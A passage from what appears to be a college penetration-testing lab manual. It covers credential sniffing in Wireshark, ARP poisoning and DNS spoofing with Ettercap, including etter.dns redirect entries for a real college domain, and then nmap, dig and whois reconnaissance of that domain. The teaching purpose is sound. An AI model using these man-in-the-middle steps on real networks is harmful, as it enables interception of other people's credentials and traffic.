
Step 5: Stop Packet Capture

After transmitting credentials, return to Wireshark and stop the packet capture by clicking the "Stop" or "Capture" button.



Step 6: Analyze Captured Packets


Review the captured packets in Wireshark's packet list and packet details panes. Filter the packets to show only the relevant protocol traffic (e.g., Telnet, POP3, FTP).



Step 7: Locate Credentials

Search for packets containing plain-text credentials. Look for patterns that indicate user authentication, such as "USER" and "PASS" commands in FTP or Telnet traffic.

Select any packer and right click and follow → tcp stream



Step 8: Extract Credentials

Extract the captured credentials from the packet details. Note down the username and password information.

We can see that the password and username of the telnet login and ftp login .

E) ARP Poisoning

ARP Poisoning with Ettercap:

ARP poisoning, using tools like Ettercap, is a technique to intercept and manipulate network traffic within a local network. This activity should only be performed in a controlled environment with proper authorization.

Step 1: Prepare the Environment

Ensure you have Ettercap installed on your machine for ARP poisoning and packet interception. By default, it is installed on kali and parrot

We need two machines:

a) Kali /parrot
b) Windows (target)

Step 2: Identify Target and Gateway

Identify the target machine (victim) and the legitimate gateway (router) on the local network. For example, target IP might be 192.168.23.113, and gateway IP might be 192.168.23.2.

Step 3: Launch Ettercap on kali


Open a terminal and launch Ettercap with root privileges: sudo ettercap -G


Step 4: Choose Sniffing Interface

Choose the network interface that is connected to the local network. Ettercap will ask you to select the interface for sniffing.

Step 5: Scan for Hosts


In Ettercap's graphical interface, go to "Hosts" > "Scan for Hosts." This populates the list of devices on the network.






Step 6: Select Target and Gateway


From the Hosts list, select the target machine and the gateway. Right-click and choose "Add to Target 1" and "Add to Target 2" respectively.





Step 7: ARP Poisoning Setup


In Ettercap's graphical interface globe , go to "Mitm" > "ARP Poisoning." Make sure both "Sniff remote connections" and "Sniff local connections" are selected.



Step 8: Start ARP Poisoning

Click on the "Mitm" menu again and choose "Start." Ettercap will begin ARP poisoning, causing target traffic to pass through your machine.

We can conform from target machine by entering arp -a in cmd



We can find that gateway and host mac are same as target machine.

Step 9: Intercept Traffic

You can now intercept and analyze the traffic between the target and the gateway. Use tools like Wireshark to capture and inspect the packets.

Step 10: Stop ARP Poisoning

To stop ARP poisoning, go to the "Mitm" menu in Ettercap and choose "Stop MITM."

F) DNS Poisoning

DNS Poisoning using Ettercap:

DNS poisoning, also known as DNS cache spoofing, involves redirecting users to malicious websites by corrupting domain name systems. This activity should only be conducted in a controlled environment with proper authorization.

Step 1: Edit etter.dns File


1. Open a terminal.

2. Edit the `etter.dns` file located in the `/etc/ettercap/` directory:sudo nano /etc/ettercap/etter.dns

3. Add entries to redirect domains to your desired IP addresses. For example:

sriindu.ac.in A malicious.com

google.com A 104.215.148.63



4. Save and exit the file.

Step 2: Launch Ettercap=

1. Start Ettercap in graphical mode by entering:

sudo ettercap -G

Step 3: Start Sniffing

1. In the Ettercap graphical interface, go to the "Sniff" menu and choose "Unified Sniffing."

2. Select your network interface and click "Start."


Step 4: Start ARP Poisoning

1. In the Ettercap graphical interface, go to the "Mitm" menu and choose "ARPpoisoning."


2. Choose "Sniff remote connections" and "Sniff local connections."

Step 5: Launch DNS Spoofing Plugin

1. In the Ettercap graphical interface, go to the "Mitm" menu, choose "Plugins," and then "Manage plugins."




2. Double-click on "dns_spoof" to start the DNS spoofing attack.


Ettercap
0.8.3.1 (EB)
Host List
Plugins
Profiles
Connections
Name Version Info
arp_cop 1.1 Report suspicious ARP activity
autoadd 1.2 Automatically add new victims in the target range
chk_poison 1.1 Check if the poisoning had success
* dns_spoof 1.3 Sends spoofed dns replies
dos_attack 1.0 Run a d.o.s. attack against an IP address
dummy 3.0 A plugin template (for developers)
find_conn 1.0 Search connections on a switched LAN
find_ettercap 2.0 Try to find ettercap activity
find_ip 1.0 Search an unused IP address in the subnet
GROUP 1 : ANY (all the hosts in the list)
GROUP 2 : ANY (all the hosts in the list)
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
Activating dns_spoof plugin...

Step 6: Monitor DNS Spoofing

1. In the Ettercap graphical interface, you'll see "activating dns_spoof plugin" message.



2. Monitor the "Connections" pane to observe DNS spoofing results. Users trying to access the specified domains will be redirected to the specified IP addresses.

Step 7: Stop DNS Spoofing

1. In the Ettercap graphical interface, stop the DNS spoofing attack by closing the "dns_spoof" plugin.

Step 8: This is how you can carry out a DNS poisoning attack using Ettercap.

RESULT:

We have completed the comprehensive Internal Penetration Testing lab, gaining practical insights into network vulnerabilities and security risks. Through mapping, scanning, exploiting vulnerabilities, and demonstrating attacks like ARP and DNS poisoning, you've acquired a deeper understanding of potential threats and countermeasures. Remember to apply these skills ethically and responsibly to bolster digital security and safeguard sensitive data.

Viva Questions:

1. What is mapping?
2. What is scanning?
3. What is CVE's?
4. What is ARP Poisoning?
5. What is DNS Poisoning?

EXPERIMENT:5

NAME OF THE EXPERIMENT:

EXTERNAL PENETRATION TESTING:

a Evaluating external Infrastructure.

. Creating topological map & identifying IP address of

b target. Lookup domain registry for IP information

. Examining use of IPV6 at remote location.

c

A) Evaluating external Infrastructure and Creating topological map & identifying IP address of target

d a. Evaluating external Infrastructure

. b. Creating topological map & identifying IP address of target.

AIM: To perform a comprehensive External Penetration Testing on the domain "sriindu.org" to identify potential vulnerabilities, assess security weaknesses, and provide recommendations for enhancing the external security posture

THEORY:

Evaluating External Infrastructure is the initial phase of External Penetration Testing, where the focus is on comprehensively assessing an organization's external-facing assets to uncover potential security vulnerabilities. This phase is crucial because external assets are the first point of contact for attackers, making them a primary target for security assessments.

Target

: Tools Required: www.sriindu.ac.in

common tools like Nmap, nslookup, and web application scanners.

Procedure:

Evaluating External

Infrastructure Step1:

DNS Enumeration: Using nslookup or dig to collect


DNS records. USING DIG:

• Turn on your kali and open the terminal and enter the command i.e. # dig sriindu.ac.in press enter

```
┌──(root㉿kali)-[~]
└─# dig sriindu.ac.in

; <<>> DiG 9.18.16-1-Debian <<>> sriindu.ac.in
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15864
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 512
;; QUESTION SECTION:
;sriindu.ac.in.                 IN      A

;; ANSWER SECTION:
sriindu.ac.in.          5       IN      A       104.21.37.36
sriindu.ac.in.          5       IN      A       172.67.203.177

;; Query time: 48 msec
;; SERVER: 192.168.255.2#53(192.168.255.2) (UDP)
;; WHEN: Sun Sep 24 09:45:17 EDT 2023
;; MSG SIZE  rcvd: 74
```

- We can see the ip records of the sriindu.ac.in

- Using Nslookup:
- Command = nslookup sriindu.ac.in




.

Step 2:

IP Address Discovery:

To get the ip address of the website we can use ping utility.

• Open terminal and enter the following command as follows
• # ping sriindu.ac.in and press enter.



.

• From the ping scan we identified that ip address is 104.21.37.36 and ttl=128


Step3:

Network Scanning: Using Nmap to find open ports and

service versions . Ip = 104.21.37.36

Open the terminal and enter the following command to list the open ports with respective to their versions.

sudo nmap -p- -sV 104.21.37.36 Here nmap is a tool
-p- is port range in this case it is 0-65535
-sV is used to detect the service version



Step 4:

Documentation: Document the everything that we got through

this process. Step 5: Conclusion

We have successfully scanned the network and performed dns enumeration using tools like nslookup and dig to identify the vulnerabilities.

c.Lookup domain registry for IP information

AIM : Looking Up Domain Registry for IP Information

Objectives

- Gather information about the domain "sriindu.org," including ownership and registration details.
- Understand the domain's history and contact information.

Tools and Resources:

- Windows or linux operating system with access to the internet.

Procedure:

The step-by-step procedure for performing domain registry lookups:

Step1:

1. Access Domain Lookup Service:

Open any web browser and access a domain lookup service such as WHOIS (https://www.whois.com/whois/).

2. Enter Domain Name:

In the provided search field, enter the domain name "sriindu.ac.inorg."

3. Retrieve Domain Information:

Click the "Search" or "Lookup" button to retrieve information about the domain.

Raw Whois Data

```
Domain Name: sriindu.ac.in
Registry Domain ID: D414400000006037664-IN
Registrar WHOIS Server:
Registrar URL: http://www.ernet.in
Updated Date: 2019-04-30T05:52:06Z
Creation Date: 2018-05-11T04:35:16Z
Registry Expiry Date: 2028-05-11T04:35:16Z
Registrar: ERNET India
Registrar IANA ID: 800068
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: ok http://www.icann.org/epp#OK
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: Sri Indu College of Engineering and Technology
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province:
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: IN
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY
Registrant Fax: REDACTED FOR PRIVACY
Registrant Fax Ext: REDACTED FOR PRIVACY
Registrant Email: Please contact the Registrar listed above
Registry Admin ID: REDACTED FOR PRIVACY
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY
Admin Postal Code: REDACTED FOR PRIVACY
Admin Country: REDACTED FOR PRIVACY
Admin Phone: REDACTED FOR PRIVACY
Admin Phone Ext: REDACTED FOR PRIVACY
Admin Fax: REDACTED FOR PRIVACY
Admin Fax Ext: REDACTED FOR PRIVACY
Admin Email: Please contact the Registrar listed above
Registry Tech ID: REDACTED FOR PRIVACY
Tech Name: REDACTED FOR PRIVACY
Tech Organization: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech City: REDACTED FOR PRIVACY
Tech State/Province: REDACTED FOR PRIVACY
Tech Postal Code: REDACTED FOR PRIVACY
Tech Country: REDACTED FOR PRIVACY
Tech Phone: REDACTED FOR PRIVACY
Tech Phone Ext: REDACTED FOR PRIVACY
Tech Fax: REDACTED FOR PRIVACY
Tech Fax Ext: REDACTED FOR PRIVACY
Tech Email: Please contact the Registrar listed above
Name Server: hal.ns.cloudflare.com
Name Server: gene.ns.cloudflare.com
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2023-09-24T14:14:14Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

Access to .IN WHOIS information is provided to assist persons in determining the co
```

The results will typically include details such as domain ownership, registration date, administrative and technical contact information, and more.

4. Document the Information:

Document the relevant domain information obtained from the lookup service.

Include details like domain owner's name, registration date, contact email addresses, and any other pertinent information.

Conclusion:

Successfully retrieved the registry data and registar information using whois lookup.

D) Examining use of IPV6 at remote location

AIM: Trying to ping the Ipv6 host

Theory:

IPv6, the successor to IPv4, offers a vast address space (128 bits), simplified addressing, efficient routing, built-in security (IPsec), and transition mechanisms for modern networking.

